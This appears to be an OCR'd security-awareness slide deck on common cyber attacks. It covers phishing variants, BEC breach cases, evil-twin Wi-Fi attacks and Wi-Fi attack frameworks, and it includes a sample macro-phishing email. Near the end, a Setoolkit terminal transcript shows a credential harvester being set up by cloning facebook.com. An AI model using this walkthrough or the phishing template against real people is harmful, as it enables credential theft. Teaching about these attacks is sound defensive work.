Types of Cyber Attacks

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What is a Cyber Attack?

- **Exploitation action caused by an intruder or a threat, damaging:**
  - Company Reputation
  - Personal Data
  - Company Related Services
  - Overall Security Posture and many more…
- **Every day, more than 2000 cyber attacks are registered**
  - **One cyber attack each 39 seconds**

Why Cyber Attacks Occur so Often?

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
- The Internet is widely open and connected. Everyone can connect to each other easily, including hackers
- Getting caught online is harder, especially if you are using TOR, or your country does not have cyber regulation plans (or does not execute them properly)
- Attacks do not happen by accident; they are product of deep researches and tests
- **Vulnerabilities could appear EVERYWHERE!**

Live Cyber Threat Map

- *https://threatmap.checkpoint.com/*



Types of Cyber Attacks

Most Common Ones

Phishing Attacks

Phishing Attack

- **Phishing is one of the most dangerous and common attack**, since it is super simple and relies mostly on the human error
- Phishing attack aims to:
  - Steal personal data
  - Inject malware
  - Test human response (when performed as prevention trainings)
- There are many types of phishing attacks, more in a minutes
- Even big companies failed to protect themselves against phishing, some of which:

Recorded (BIG) Breaches

- **Facebook and Google**
  - Between 2013 and 2015, *Facebook and Google were tricked out of $100 million* due to an extended phishing campaign
  - The phisher took advantage of the fact that both companies used Quanta, a Taiwan-based company, as a vendor
  - The attacker sent a series of fake invoices to the company that impersonated Quanta, which both Facebook and Google paid
  - Source: *https://www.checkpoint.com/cyber-hub/threat-prevention/what-is-phishing/the-top-5-phishing-scams-of-all-times/*

Recorded (BIG) Breaches

- **Crelan Bank**
  - Crelan Bank, in Belgium, was the victim of a business email compromise (BEC) scam that *cost the company approximately $75.8 million*
  - This type of attack involves the phisher compromising the account of a high-level executive within a company and instructing their employees to transfer money to an account controlled by the attacker
  - The Crelan Bank phishing attack was discovered during an internal audit, and the organization was able to absorb the loss since it had sufficient internal reserves
  - Source : *https://www.checkpoint.com/cyber-hub/threat-prevention/what-is-phishing/the-top-5-phishing-scams-of-all-times/*

Recorded (BIG) Breaches

- **FACC**
  - FACC, an Austrian manufacturer of aerospace parts, also lost a significant amount of money to a BEC scam
  - In 2016, the organization announced the attack and revealed that a phisher posing as the company's CEO instructed an employee in the accounting department *to send $61 million to an attacker-controlled bank account*
  - Source: *https://www.checkpoint.com/cyber-hub/threat-prevention/what-is-phishing/the-top-5-phishing-scams-of-all-times/*

Spear Phishing Attack

- **Precise and Targeted Phishing Attack**
- This attack is targeting small number of people
- A lot of victim research (mainly OSINT) is required, in order for this attack to be successful

SMishing

- **SMS Phishing attacks** (SMishing) are phishing attacks performed over SMS messages


Vishing

- **Voice Phishing attacks** (Vishing) are phishing attacks performed over voice channels

Evil Twin Attack

- **Evil Twin Attack** targets Wireless Networks
- The attack is simple:
  - Create a fake access point, having the same settings as the original
  - Drop the communication in the targeted real network
  - The victims will auto connect to the fake network and will be asked for the wireless password

Evil Twin Attack Visual Representation



Frameworks to Perform Wi-Fi Attacks

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
- Airgeddon (*https://github.com/v1s1t0r1sh3r3/airgeddon*)
- WiFiPhisher (*https://github.com/wifiphisher/wifiphisher*)
- WiFi Exploitation Framework (*https://github.com/D3Ext/WEF*)

What Would You Do?

- Imagine you work at Facebook and receive an email with attached .docm file form <*support@fecabook.com*>
- Email Body:
  - Dear employee_name
  - Please find the attached document to understand company's new office policy regulations. Once you open the file, make sure to click "enable content" so our system can track your progress.
  - Best Regards,

What Would You Do?

- Let's say you've opened it, and now you see this:



- **IMPORTANT NOTE**: Some of the phishing attacks relies on utilizing zero days (like "Folina"), if that is the case the game would be over if you only have opened the document
- This example is a standard phishing attempt by using MSWORD macros

If You Clicked, This Would Have Happened!

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
- This is what a custom made C2 looks like



- Source: *https://www.youtube.com/watch?v=A8DkVDQW1-w*

Technical Side of Phishing Attacks is Scary Easy to Replicate

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
- Setting up a fake Facebook login page with Setoolkit(*https://github.com/trustedsec/social-engineer-toolkit*)



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





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```
set:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu
```

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```
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

-------------------------------------------------------------------------------
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.26.133]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

